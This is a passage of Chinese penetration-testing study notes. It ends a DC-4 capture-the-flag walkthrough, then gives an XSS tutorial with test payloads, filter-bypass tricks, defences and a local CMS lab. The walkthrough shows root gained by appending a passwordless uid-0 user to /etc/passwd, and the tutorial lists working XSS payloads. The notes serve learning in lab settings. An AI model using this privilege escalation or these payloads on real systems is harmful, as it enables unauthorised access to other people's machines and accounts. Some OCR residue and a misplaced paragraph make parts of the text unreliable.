
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Sun Apr  7 02:23:55 2019 from 192.168.0.100
jim@dc-4:~$
```



sudo 提权失败



步骤七 登录另一个账号进行提权


└─$ ssh charles@192.168.91.134
charles@192.168.91.134's password:
Linux dc-4 4.9.0-3-686 #1 SMP Debian 4.9.30-2+deb9u5 (2017-09-19) i686
The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
charles@dc-4:~$ sudo -l
Matching Defaults entries for charles on dc-4:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
User charles may run the following commands on dc-4:
(root) NOPASSWD: /usr/bin/teehee
charles@dc-4:~$ sudo teehee -a /etc/passwd
hacker::0:0::/root:/bin/bashhacker::0:0::/root:/bin/bashcharles@dc-4:~$ su hacker
root@dc-4:/home/charles# whoami
root
输入提权命令之后ctrl加d保存

```
root@dc-4:/home/charles# whoami
root
root@dc-4:/home/charles#
root@dc-4:/home/charles# id
uid=0(root) gid=0(root) groups=0(root)
root@dc-4:/home/charles# cd /root
root@dc-4:~# ls
flag.txt
root@dc-4:~# cat flag.txt


888          888          888 888      8888888b.                              888 888 888 888
888   o      888          888 888      888  "Y88b                             888 888 888 888
888  d8b     888          888 888      888    888                             888 888 888 888
888 d888b 888 .d88b.  888 888 888      888    888  .d88b.  88888b.   .d88b.  888 888 888 888
888d88888b888 d8P  Y8b 888 888 888      888    888 d88""88b 888 "88b d8P  Y8b 888 888 888 888
88888P Y88888 88888888 888 888 888      888    888 888  888 888  888 888 88888888 Y8P Y8P Y8P Y8P
8888P   Y8888 Y8b.     888 888 888      888  .d88P Y88..88P 888  888 Y8b.       "   "   "   "
888P     Y888  "Y8888  888 888 888      8888888P"   "Y88P"  888  888  "Y8888  888 888 888 888

Congratulations!!!

Hope you enjoyed DC-4.  Just wanted to send a big thanks out there to all those
who have provided feedback, and who have taken time to complete these little
challenges.

If you enjoyed this CTF, send me a tweet via @DCAU7.
root@dc-4:~#
```

另外一种提权方式



三、XSS（跨站脚本攻击）

XSS（Cross Site Scripting）

跨站脚本攻击

通常是 JavaScript 编写的危险代码，当用户使用浏览器浏览网页时，脚本就会在用户的浏览器上执行，从而达到攻击者的目的。

（一）危害

① 各类社交平台造成的杀伤力十分强大

② 挂马（水坑攻击）

③ 有局限性的键盘记录

（二）测试方法

（一）工具扫描

APPscan、AWVS、xray 等大型漏扫工具、xsstrike 等自动化小工具

（二）手工测试

（1）在目标站点上找到输入点，比如查询接口、留言板等；

（2）输入一组"特殊字符＋唯一识别字符"，点击提交后，查看返回的源码，是否有做对应的处理；

（3）通过搜索定位到唯一字符，结合唯一字符前后语法确认是否可以构造执行 js 的条件(构造闭合)；提交构造的脚本代码，看看是否可以成功执行，如果成功执行则说明存在 XSS 漏洞

（三）类型划分

按恶意脚本的存储与触发方式，XSS 一般分为反射型、存储型和 DOM 型三类。三者的共同点都是恶意 JavaScript 在受害者浏览器中执行，区别在于脚本「存放在哪里、由谁触发」。

（1）反射型 XSS---不持久（临时）型 XSS (中低危)

用户输入数据的地方和后台数据库有交互（交互）

用 js 代码做测试

测试指令：

<script>alert(123);</script>

<script>alert(/XSS/)</script>


<s>是删除线标签

命令语句可能输不全


1.先修改可输入代码长度限制设置（限制长度是一种防御措施）

```
<form method="get">
  <input class="xssr_in" type="text" maxlength="20" name="message">
  空白
  <input class="xssr_submit" type="submit" name="submit" value="submit">
</form>
<p class="notice">愿你和kobe一样，永远年轻，永远热血沸腾！ </p>
<img src="../../assets/images/nbaplayer/kobe.png">
/div>
iv>
-/.page-content-->
```

2.紧接着将代码输入进去



3.即可看到与后台数据库发生交互




（2）存储型 XSS（持久型，高危）

<script>alert(123);</script>

恶意脚本被永久保存在服务器端（如留言板、评论区、用户资料等写入数据库的位置），任何访问该页面的用户都会被动触发，影响范围广、危害最大，是三类 XSS 中最危险的一种。

eg.

1.输入一个值可以看到，被当做 href 的值



2.可以通过 payload:'onclick="alert('xss')">闭合，(因为浏览器的容错机制，payload 中的单引号会解析成双引号)使 onclick 的值正常输出



即可看到反应

（3）DOM 型 XSS

常见触发场景：留言板、评论区、个人签名等一切会被持久化并回显的交互点。测试语句与反射型类似（如 <script>alert(123);</script>），但提交后刷新页面、换账号访问仍会触发，即为存储型。

DOM 型不用将恶意脚本传输到服务器在返回客户端，直接由前端 JavaScript 操作改变代码

#可能触发 DOM 型 XSS 的 js 操作：

window.name 属性

location 属性

innerHTML 属性

documen.write 属性

#闭合标签:

'onclick="alert(1111)"

'onclick="alert('xss')">

'><img src="#" onmouseover="alert('xss')">

防范措施：

转义方式：escape 对字符串进行编码，无法对 ASCII 进行编码，即转义标签符<>?等

站点前加防火墙


对输出进行上下文相关的编码：HTML 输出用 HTML 实体编码，JS 上下文用 JS 编码，URL 上下文用 URL 编码，避免只做单一转义被绕过；

对输入进行白名单过滤与长度限制，过滤 <script>、onerror/onmouseover 等事件属性；

设置 Cookie 的 HttpOnly 属性，防止 JS 读取 Cookie 缓解 Cookie 窃取；

部署 CSP（Content-Security-Policy）内容安全策略，限制页面可执行的脚本来源；

优先使用现代框架（Vue/React 等）的默认自动转义，避免直接使用 innerHTML、document.write 等危险 API。




四、XSS 绕过

https://blog.csdn.net/qq_50854790/article/details/124297046

XSS 攻击绕过过滤方法大全

（一）前端绕过

对于前端代码的限制，如长度限制....可以通过抓包重放，修改请求包。修改 GET 请求需 URL 编码



（二）后端绕过

防止后台对输入的内容进行正则匹配来过滤输入，对于这样的过滤可以考虑大小写混合输入的方法。

（三）编码绕过

1.HTML 实体编码(HTML 解析器)&#十进制；或者&#x 十六进制；2.JS 编码(JS 解析器)\u00 十六进制，也就是 unicode 编码

（一）实战案例

CMS 渗透测试与审计（xss·kali·beef）

一、靶场建立

复制靶场 cms 到 www

在 phpstudy 执行窗口下导入数据库：



如果命令窗口不行，可以尝试可视化窗口 phpMyAdmin



常见 xss 测试语句

```
<script>alert(123)</script>
<scr<script>ipt>
<sCript>
<img onerror('alert')
<a href='javascript:alert('')>456</a>
<s>123</s>
```

交互点（输入框)一般可能有以下漏洞：

sql 注入

xss

命令执行

二、寻找交互点进行测试（首页搜索框）

1.<h1>标签


+ MORE
本站搜索
<h1>123</h1>
搜索
2010-01-14
14:42:25
2010-01-14
14:41:40


首 页
国内新闻
国际新闻
留言板
Notice: Undefined index: id in E:\2018phpstudy\PHPTutorial\WWW\cms\sea
搜索关键字:
123

2.<script>标签



+ MORE
本站搜索
<script>alert(123)</script>
搜索



127.0.0.1:8000/cms/search.php?keywords=<script>al...
127.0.0.1:8000 显示
123
确定

